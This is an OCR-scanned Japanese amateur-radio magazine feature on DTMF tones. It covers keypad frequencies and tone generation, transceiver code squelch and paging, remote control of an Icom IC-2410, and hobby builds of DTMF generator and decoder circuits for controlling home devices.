ん16ケのプッシュONタイプ



▲DTMF機能付きのトランシーバには、1～0とA～D・*・#の16のキーが用意されている(写真はC460)。

のスイッチでできています。

さて、ここで問題です。16ヶのスイッチに配線するには何本の線が必要でしょうか？ 32本。正解です。でもこれちょっと大変。そこで、キーボードにはマトリックス配線というのを使います。

では図2をみてください。COLというたての線が4本、ROWという横の線が4本の計8本の線でできてしまうのです。具体的に2つくらい例をあげてみましょう。たとえば、「5」を押すとCOL1の線とROW1の線がスイッチによってショートされます。

「#」であればCOL2とROW3がショートされます。これでめでたく配線は8本ということになります。

図3のCOLとROWの周波数も図1をみながら赤丸チェックして下さいね。前述した音のグループともかかわってきます。

図2 DTMF信号のマトリクス

	COL ₀	COL ₁	COL ₂	COL ₃
ROW ₀	1	2	3	A
ROW ₁	4	5	6	B
ROW ₂	7	8	9	C
ROW ₃	*	0	#	D

図3 DTMF信号の周波数

低域グループ fo	高域グループ fo
ROW ₀ = 697Hz	COL ₀ = 1209Hz
ROW ₁ = 770Hz	COL ₁ = 1336Hz
ROW ₂ = 852Hz	COL ₂ = 1477Hz
ROW ₃ = 941Hz	COL ₃ = 1633Hz





▲一般の電話（日本国内）には、A～Dのキーがなく数字と*・#の合計12キーで構成されています。電話をかけたり、様々なサービスを受けるだけなら12キーで十分。

す。

電話のキーボード

電話のキー配列が図4にあります。もうおなじみですね。図1とちがうのは、A～Dのキーがないことです。A～Dは必要ないということで無いだけで、0～9・*・#についてはまったく同じです。

もしも、電話にA～Dのキーも付いていれば、世の中もうすこし便利になっていたかもしれません。が、まあしかし無いのだからしかたありません。どうしてもA～Dがほしい人は作っちゃえばいいのですから。

DTMFのまとめ

DTMFの周波数をもう一度

図4 電話用のDTMF信号12音の構成

1 697Hz 1209Hz	2 697Hz 1336Hz	3 697Hz 1477Hz
4 770Hz 1209Hz	5 770Hz 1336Hz	6 770Hz 1477Hz
7 852Hz 1209Hz	8 852Hz 1336Hz	9 852Hz 1477Hz
* 941Hz 1209Hz	0 941Hz 1336Hz	# 941Hz 1477Hz

まとめ直したのが、表1です。

“5”のキーを押したら、低群770Hzと高群1336Hzと読んでください。

さあここまでくると、「ピッ・ポッ・パッ」と電話をかけるのもこれまた楽しいというものです。

DTMFのオイタチ

DTMFのしくみがわかった

表1 DTMF信号の周波数表

DTMF周波数とボタン配列					
		高群周波数(Hz)			
		1209	1336	1477	1633
低群 周波数 (Hz)	697	1	2	3	A
	770	4	5	6	B
	852	7	8	9	C
	941	*	0	#	D

ところで、今度は、DTMFを発生させるしくみについてお話ししましょう。

図5をみてください。高い声のお姉ちゃんと低い声のオッサンで、世にも正しいデュエットとなるわけですよ！これが。

つまり、高群用の発振器と低群用の発振器があって、それぞれから、発生された2つの音がまぜ合わされてDTMF信号

図5 DTMF 信号は高い音と低い音との合成音なのだ







図6 DTMF 信号はこうなっている



高群の周波数



低群の周波数



DTMF 信号

高群と低群の周波数をそれぞれ一つずつ選んで、合成するとピッ・ポッ・パッのDTMF音になる。

が完成するしくみです。

DTMF 発生用 IC

DTMF を発生させる専用のICがあります。このICのしくみについて簡単にふれておきましょう。

ちょっと昔はL・Cによる発振回路だったのですが、これでは、周波数精度を出すのがとっても大変です。

そこで現在は、水晶発振器を

基準にしてデジタル回路によって周波数を決定しています。

もっとかわいいDTMF

おしまいに、図6。DTMF 信号の発生のしくみをオシロスコープで見ると波形はどうなっているのかということです。

高群周波数・低群周波数ともにきれいなサイン波を発生します。低群は1周期が長く、周波数が低いことがわかります。

この2つの信号をエィヤツと合成してできたのが、右の図。とってもきれいな波形です。

高群の周波数(1209・1336・1477・1633Hz)と低群の周波数(697・770・852・941Hz)からそれぞれ一つの周波数を選んで、合成すると1~0・A~D・*・#の16種類のピッ・ポッ・パッのDTMF音になります。

これがDTMF信号の姿なのです。

最新トランシーバ DTMF機能 フル活用!


DTMFで広がる トランシーバの使い道

あなたは、数字キー付きのトランシーバを持っていますか? たとえば、C520・TH-77・FT-728・IC-W2など、これはデュアルバンド・トランシーバですね。別に、これらの機種ではなくたって、シングルバンド・トランシーバでもかまいません。

まずは、送信ボタン(PTT スイッチ)を押して電波を出してみてください。このとき、人様の迷惑にならないように、ダミーロードなどをアンテナにつないで、最小のパワーにしておきましょう。

そして、送信しながら数字キーを押してみてください。このとき、音量ボリュームはほぼ中間の位置にセットしておくのがいいでしょう。

スピーカから、電話でおなじみの「ビッ・ポツ・パツ」の音が聞こえてきたら、あなたのリ



▲ PTTを押して、数字キーを押すと、スピーカから「ビッ・ポツ・パツ」の音がほら、聞こえるでしょ!

グには DTMF 機能が含まれています。

この機能を利用すると、声の交信だけだった QSO の世界が、無限に広がるのです。

音の種類は、1~0とA~Dそして*・#のたった16音に過ぎないのですが、これを何桁か組み合わせると、たとえば3桁でも16の3乗で4096通りもの組み合わせになります。

また、フーンパッチといっ


て無線機と電話回線を結ぶ機械があれば、この DTMF 信号で電話だってかけることができてしまうのです。

こんなに便利な機能が付いているのに、それを使わない手はありません。

あなたも是非、自分のリグの秘められた機能を活用してみませんか?

無線の世界が、一段と広がるというものですよ!

DTMF によるコードスケルチ機能



コードスケルチって いったい何だ？

スケルチ機能というのは、もう皆さんご存じかと思います。

そうです、信号が入感していないときにスピーカから聞こえてくる「ザーツ」という耳障りなノイズをパツサリとカットしてくれるとても便利な機能のことですね。


通常は、ノイズの成分を検出して、ノイズだけのときはスピーカから音を出さないようにして、信号が入感するとその音をスピーカから出すというもので、これをノイズスケルチといいます。

一方、DTMF 信号を使った、コードスケルチというのは、ある一定の DTMF 音がまず入感したら、スピーカから音声を出すというものです。

DTMF 音1桁では、16通りの組み合わせしかありませんが、この機能では、一般的に3桁の DTMF 音によって、スピーカから音を出す、出さないをコントロールしますから、あらかじめセットした同士でしかスケルチは開きません。

つまり一種の、特定呼び出し機能のようなものです。

また、同じ周波数で別の交信がおこなわれていても、その交信音はスピーカからは出てきませんから、他人の QSO が耳障りではありません。ただ、混信になりやすいので要注意です。



DTMF によるページング

コードスケルチに さらに工夫の ページング機能

ページャー機能は、さきほど説明したコードスケルチ機能と同じように、あらかじめセットした仲間同士でしか通信ができない機能なのですが、さらに一歩進んだ機能なのです。

何が進んでいるのかというと、まず、個別呼び出し機能があります。そしてもうひとつ、グループ呼び出し機能です。さらに呼び出された側では誰からの呼び出しがあったのか分かるようになっていました。

個別呼び出し用のコード(個別コード)とグループ呼び出し用のコード(グループコード)をトランシーバに記憶させます。どちらも000から999までの3桁の数字です。この数字はトランシーバのコードメモリーに書き込みます。

このメモリーは7個あって、1番に自分の個別コード
2番に自分のグループコード
を登録します。

6番は呼び出したい相手のコードを入れる場所です。


0番は書き込むことのできないメモリーで、呼び出しがあったときに、ここに呼び出した人のコードが自動的に書き込まれます。

3番から5番はさらに高度グループ化が必要なときに使用します。

トランシーバがポケベルにもなるぞ!

ページングはDTMF信号を使い、グループ全員を呼び出したり、特定局を呼び出したり、待ち受けたりする便利な機能です。(レピーターを使用できます。)


例 メンバー2を呼び出した時



あらかじめ共通のグループコードと、各自の個別コードを決めておきます。コードはそれぞれ000~999 (3桁)の中から選びます。

DTSSと違って受信側には相手局のコードが表示されるため、呼び出した局がわかります。

自局の個別コードで呼び出された時は、相手局の個別コードが表示され、グループコードで呼び出された時は、そのグループコードが表示されます。



1

2

3

4

5

6

7

8

9

0

*

#

DTMF でコントロールするトランシーバ

なぜカリモコン大流行

最近カリモコンできるモバイル機が大はやりです。

マランツの C5600は、マイクのキーボードから完全にリモコンできます。ケンウッドの TM-741はフロント・パネルを外すことができますから、これも一種のリモコンといえるでしょう。ヤエスの FT-4800にいたっては、フロントパネルは外れるし、何と、オプションで赤外線リモコンまであります。

IC-2410登場

ところが世の中にはもっとスゴイリモコンのできる、トランシーバがあります。これは、アイコム IC-2410です。

かなり前から、モバイル機用に DTMF マイクというものが発売されていて、これはリピータをはじめ各種の機器のリモコンをおこなうために欠かせないものでした。

ここで紹介する IC-2410は、なんと、この DTMF マイクを使ってリモコンができてしまいます。


まーなんてすごいでしょ。これからこのすばらしいリモコンの機能をかい摘まんで紹介しましょう。

リモコンその1

本体に付属の DTMF マイクから、ほとんどすべての機能がリモコンできてしまいます。



▲これが、DTMF 機能ではスーパーな機能を持つアイコムの IC-2410だ!! なんといっても、DTMF リモコンが凄い!



▲これが、マイクに DTMF 発振器を内蔵した「DTMF マイク」。本体への各種コントロールは DTMF 信号によっている。

ということは、ここでよく考えてみてくださいね。まずは、本体にくっついているマイクを取り外します。そして、電話回線から、音声信号をもらってきてマイク端子に入力します。

例えば、留守番電話が「ピー」といったあと、モニタスピーカ

から相手がしゃべる声が聞こえてきます。このスピーカのところから分けてもらえばいいでしょう。ということは、こういうことももう一度考えてください。

なんとこれで、あなたの IC-2410は、全世界、そうです、地球上のすべての電話からリモコ

ン可能なトランシーバに変身するのです。

何と、何と、すごいぞアイコム。

リモコンその2

リモコンその2は、その1とほとんど同じです。電話の代わりにもう一台、コマンド受信用のトランシーバを用意して、その1のように受信用トランシーバのスピーカ端子と IC-2410 のマイク端子を接続します。

これで、何と、電話代要らずのスーパーリモコンのできあがり。

リモコンその3



今度のリモコンは、IC-2410 に最初から付いている機能なので、何かと接続するとかいったハード的な技術はまったく必要なし。

これは、サブバンドの周波数で、DTMF 信号を受信すると、メインバンド側がリモコンできちゃう機能。だから、用意するものは、サブにするバンドの DTMF 送出可能なトランシーバだけ。

その1その2に比べると機能はかなり制約されるが、これはやっぱり面白い。

というわけで、DTMF 機能や、リモートコントロール機能が充実したトランシーバ今後どしどし出てくることでしょう。皆さんも、宝の持ちぐさにならないように、DTMF をジャンジャン使しましょう。

もちろん、この特集で、更に面白い DTMF の活用法をご紹介します。



▲なんと、受信した DTMF 信号によって、もう一方のバンドの周波数などをリモコンできるのだ。もちろん、ハンディ機から遠隔操作ができる！

1 2 3 4 5 6 7 8 9 0 * #

超簡単にできる DTMF信号 発振器の製作

作るゾ!!

DTMF 信号が出ないトランシーバからDTMFを出したい。

DTMF の出ない電話機からリモコンする。あるいは、電話を使ってA~DのDTMFを送りたいなんてときはもう作るしかありません。


専用 IC で超簡単!!

DTMF 信号発振器は、専用ICを使えば、簡単に製作することができます。

今回使用するのは、LR4087というシャープのICです。シャープのDTMF関連のICはいろいろと高性能なものが製品化されていますから、赤丸チエックしておきましょう。

キーボード

キーボードはタクトスイッチを並べてもOKですが、写真のようにジャンク屋さんで電話機用のキーボードをさがしてくればますます簡単です。ただしA



▲ LR4087と3.5MHzの水晶発振器と12キーのマトリクス・スイッチがベアになつて販売されているので、これを購入すると、もう完成したも同然。


~Dまで付いたキーボードをみつけるのはちよつと大変です。

ICの動作

LR4087には、とってもたくさん回路とテクノロジーがつめこまれています。実はとってもすごい奴なのです。

ICはまず、3.58MHzの基準発振を分周して、高群と低群の周波数を作ります。キーボード

図1 LR4087のピン配置




D T M F & リ モ コ ン 大 全 集

インターフェース回路でキー入力を検出して、高群周波数と低群周波数のサイン波をD・Aコンバータによって発生させます。

発生した2つのサイン波はオペアンプを使って合成されて、DTMF信号となります。キー入力がないと自動的にパワーダウンするスグレものです。

ちなみに、このICの電源電圧は、2.5Vから6.0Vの間で使いますから、電池3本程度を直列にして電源とするのがFBです。



▲16ピンの小さなICですが、これだけでDTMFの信号を発生させることができる。

図2 アンプやマイクに出力する回路






図3 スピーカを直接鳴らす回路



▲配線を含めて、30分もあれば完成してしまう。こんな便利なICに大感謝！

DTMF信号と トランシーバで リモコンする!

リモコンのお話

リモコンは遠くから動かせるからえらいわけで、できるだけ遠くから動かせることがとっても重要なんです。

さて、ここでは、ハンディ機やモービル機といったトランシーバを使ったリモコンを製作します。

リモコンの制御信号にはもちろんDTMFを使います。DTMFがこの特集のタイトル

にもあるのですからあたりまえといえばあたりまえですよ。

さて、前おきはこのくらいにして、本題にはいつてゆきましょう。

送り側


リモコンの発信側というかDTMFの送信側は、当然、お家の外からリモコンするわけですから、ハンディ機かモービル機を使用します。

最近のハンディ機、中でもフ

ルキーボードのものは、ほとんどのものが、DTMF送出機能が内蔵されているか、オプションで購入することができます。

モービル機の場合は、DTMFマイクというのがありますからこれもよしとして、ここでは受け側、つまり受信するトランシーバと制御する機器の間のインターフェースを考えます。

ちなみに、DTMF送出側も自分で作りたい! という人の



▲この二つのICで、DTMF信号をデコード(復調)し、16本の制御信号を作り出すことができる。

図1 LR4102の ピン配置





図2 LR4102のブロック図



ための“DTMF 発振器の製作”のコーナーもありますから、そちらのほうを見てください。

受け側


受け側は、ここまでくともうお分かりでしょう。

お家においたトランシーバのスピーカ端子から音声信号をもらって、DTMF を各種機器のコントロールに便利ように、いったんロジック信号に直してしまいます。もちろん、お家におくトランシーバは、ハンディだってモバイルだってかまいません。

では製作!


まず、はじめは、トランシーバのスピーカ出力からもらったDTMF 信号を、シャープの

図3 DTMF 信号を選別するフィルタ例



DTMF レシーバ IC を使って、ロジック信号に直します。この IC の型番は LR4102 です。5V で動作するすぐれものです。やっぱり、この IC はシ

ャープにかぎるのです。すげー。とってもえらいシャープの IC。LR4102 は DTMF 信号を 4 bit のデジタル信号にサクッと直してくれますから、ここ



までくれば、もう簡単。あとはロジック IC を使用して、4 bit から16ケの、DTMF のキー入力に1対1で対応するロジック信号に直してあげれば、あとは野となれ山となれとなるのです。

さて、この4 bit から16ケに直すロジックはこれまた専用のロジック IC ・74HC154を使用します。

まったく世の中便利な IC ばかりでつくづく助かるよな〜と 思ってしまうのです。

74HC154は図5のブロック図も参考にしてくださいね。

どうだ!!

いかがでしたか、簡単でしょ！なんといってもこの回路の要はLR4102です。世の中便利

というべきカシャープはえらい というべきか考えこんでしまいます。

お勤め帰りのモービルから、DTMF で「ピッ・ポッ・パツ」とやって玄関の電気をつけて、車庫のシャッターを開けておく。

DTMF リモコンスーパー活用術をみなさんもじっくり考えてください。

図4 74HC154のピン配置


